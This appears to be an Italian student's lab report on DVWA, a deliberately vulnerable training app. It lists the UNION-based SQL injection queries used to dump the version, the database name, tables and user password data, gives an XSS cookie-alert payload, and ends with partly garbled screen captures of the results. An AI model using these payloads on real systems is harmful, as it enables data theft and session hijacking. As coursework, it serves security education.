## **CONSEGNA S6/L2**


## Le query che sono state utilizzate sono:

## SQLI non blind:

- 1' OR '1'='1'#
- 1' UNION SELECT 1, 2#
- 1' UNION SELECT 1, version() #
- 1' UNION SELECT 1, database () #
- 1' UNION select 1, table\_name FROM information\_schema.tables WHERE table\_schema = 'dvwa'#
- 1' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table name = 'users' #
- 1' UNION SELECT 1, CONCAT(user\_id,':',first\_name,':',last\_name,':',user,':',password) FROM users#

### XSS:

<script>alert(document.cookie)</script>





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## **Vulnerability: SQL Injection**

## User ID: Submit ID: 1' UNION SELECT 1, 2# First name: admin Surname: admin ID: 1' UNION SELECT 1, 2# First name: 1 Surname: 2

## More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL\_injection http://www.unixwiz.net/techtips/sql-injection.html



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## **Vulnerability: SQL Injection**

## User ID: 1' UNION SELECT 1, versit Submit ID: 1' UNION SELECT 1, version() # First name: admin Surname: admin ID: 1' UNION SELECT 1, version() # First name: 1 Surname: 5.0.51a-3ubuntu5

## More info

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## **Vulnerability: SQL Injection**


## Submit ID: 1' UNION SELECT 1, databa

ID: 1' UNION SELECT 1, database () #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database () #
First name: 1

Surname: dvwa

User ID:





## **Vulnerability: SQL Injection**

